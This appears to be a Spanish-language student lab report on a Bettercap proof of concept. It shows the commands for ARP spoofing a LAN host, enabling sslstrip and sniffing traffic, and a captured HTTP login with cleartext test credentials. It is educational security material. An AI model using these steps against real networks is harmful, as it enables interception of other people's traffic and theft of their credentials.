



INSTITUTO TECNOLÓGICO DE CANCÚN

ALUMNO: GONGORA JIMENEZ FRANCISCO DAVID.

PROFESOR: ISMAEL JIMÉNEZ SÁNCHEZ.

MATERIA: FUNDAMENTOS DE TELECOMUNICACIONES.

TAREA:

REALIZAR EL PoC DE UNO DE LOS EJEMPLOS

EJEMPLO: PoC Bettercap

HORARIO: 5PM-6PM.

FECHA DE ENTREGA:


23 DE NOVIEMBRE DEL 2020

Realizar uno de la PoC de uno de los siguientes ejemplos :

<https://www.cyberpunk.rs/bettercap-usage-examples-overview-custom-setup-caplets>

Ejemplo: PoC Bettercap (ver contraseñas)

Primero vamos a checar nuestra dirección ip , de ahí vamo al Kali Linux y hace un ip address , ya despues ejecutamos el bettercap



```
192.168.1.0/24 > 192.168.1.75 ▶ [18:15:14] [endpoint.new] endpoint 192.168.1.66 detected as d4:ae:05:b3:3a:53 (Samsung Electronics Co.,Ltd).
192.168.1.0/24 > 192.168.1.75 ▶ set arp.spoof.targets 192.168.1.73
192.168.1.0/24 > 192.168.1.75 ▶ get http.proxy.address

http.proxy.address: '<interface address>'

192.168.1.0/24 > 192.168.1.75 ▶ set http.proxy.sslstrip true
192.168.1.0/24 > 192.168.1.75 ▶ get http.proxy.sslstrip


http.proxy.sslstrip: 'true'

192.168.1.0/24 > 192.168.1.75 ▶ set net.sniff.output practiacali.cap
192.168.1.0/24 > 192.168.1.75 ▶ get net.sniff.output


net.sniff.output: 'practicakali.cap'

192.168.1.0/24 > 192.168.1.75 ▶ arp.spoof on
192.168.1.0/24 > 192.168.1.75 ▶ [18:22:09] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.75 ▶ [18:22:09] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.75 ▶ net.sniff on
```

Aplicamos los códigos que aparecen en la imagen



Despues se pone sniif.on para iniciar, una vez iniciado procedemos a iniciar una pagina http y poner un usuario y contraseña.



Despues entramos al bettercap y veremos el usuario y contraseña


```

Upgrade-Insecure-Requests: 1
serName=kali&password=1234567890&Submit=Submit
[18:33:04] [net.sniff.http.request] http://aakam.info/login/loginbean.jsp
POST /login/loginbean.jsp HTTP/1.1
Host: aakam.info
Origin: http://aakam.info
Accept-Encoding: gzip, deflate
Accept-Language: es-US;es;q=0.9,en;q=0.7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Referer: http://aakam.info/login/login.jsp
Connection: keep-alive
Content-Length: 47
userName=kali&password=1234567890&Submit=Submit
[18:33:24] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _googlecast._tcp.local
[18:33:24] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _99E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._sub._

```

Aquí veremos lo que se esta ejecutando

```

root@kaliServer: /home...
root@kaliServer: /home/kaliservidor

Archivo Acciones Editar Vista Ayuda

Modules
any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

[18:23:26] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _googlecast._tcp.local
[18:23:26] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _99E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._sub._googlecast._tcp.local

```

```

root@kaliServer: /home...
root@kaliServer: /home/kaliservidor

Archivo Acciones Editar Vista Ayuda

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.1.0/24 > 192.168.1.75 [18:23:26] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.75 [18:23:26] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _99E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.75 [18:23:46] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _99E5E7C8F47989526C9BCD95D24084F6F0B27C5ED._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.75 [18:23:46] [net.sniff.mdns] mdns 192.168.1.65 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.75

```

```

root@kaliServer: /home...
root@kaliServer: /home/kaliservidor

Archivo Acciones Editar Vista Ayuda

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running

```

Y despues de todo ponemos exit, para salir y listo

